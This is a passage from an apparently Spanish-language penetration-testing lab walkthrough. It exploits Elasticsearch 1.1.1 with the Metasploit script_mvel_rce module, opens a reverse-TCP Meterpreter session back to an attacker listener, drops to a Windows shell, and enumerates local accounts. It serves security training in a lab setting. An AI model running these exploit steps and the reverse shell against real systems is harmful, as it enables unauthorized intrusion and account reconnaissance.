Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Elasticsearch 1.1.1 / Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/elasticsearch/script_mvel_rce) >

```

Configure el módulo agregando la IP de la víctima > **set RHOSTS 10.0.2.6**

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

Confirmamos la nueva configuración > **show options**

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):



| Name        | Current Setting | Required | Description                                                                                            |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS      | 10.0.2.6        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT       | 9200            | yes      | The target port (TCP)                                                                                  |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI   | /               | yes      | The path to the ElasticSearch REST API                                                                 |
| VHOST       |                 | no       | HTTP server virtual host                                                                               |
| WritableDir | /tmp            | yes      | A directory where we can write files (only for *nix environments)                                      |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                            |
|----|---------------------------------|
| 0  | ElasticSearch 1.1.1 / Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

Inicializo la explotación > exploit

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58073 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:49253) at 2025-02-04 07:11:55 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\YoJUZ.jar' on the target

meterpreter >
```

Luego podremos solicitar una consola de comandos de Windows > shell

```
meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>
```

Tengo los suficientes permisos para ejecutar comandos en la máquina víctima

Listo los usuarios locales > net user

```
C:\Program Files\elasticsearch-1.1.1>net user
net user

User accounts for \\

Administrator      anakin_skywalker    artoo_detoo
ben_kenobi          boba_fett           c_three_pio
chewbacca          darth_vader         greedo
Guest              han_solo            jabbahutt
jarjar_binks       kylo_ren            lando_calrissian
leia_organa        luke_skywalker      sshd
sshd_server        vagrant

The command completed with one or more errors.

C:\Program Files\elasticsearch-1.1.1>
```

Busco información detallada de la cuenta Administrator y resulta que la cuenta está habilitada entre otros detalles.

```
C:\Program Files\elasticsearch-1.1.1>net user Administrator
net user Administrator
User name                Administrator
Full Name                Built-in account for administering the computer/domain
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set        7/19/2020 1:09:00 AM
Password expires         Never
Password changeable      7/19/2020 1:09:00 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               7/19/2020 1:17:57 AM

Logon hours allowed      All

Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```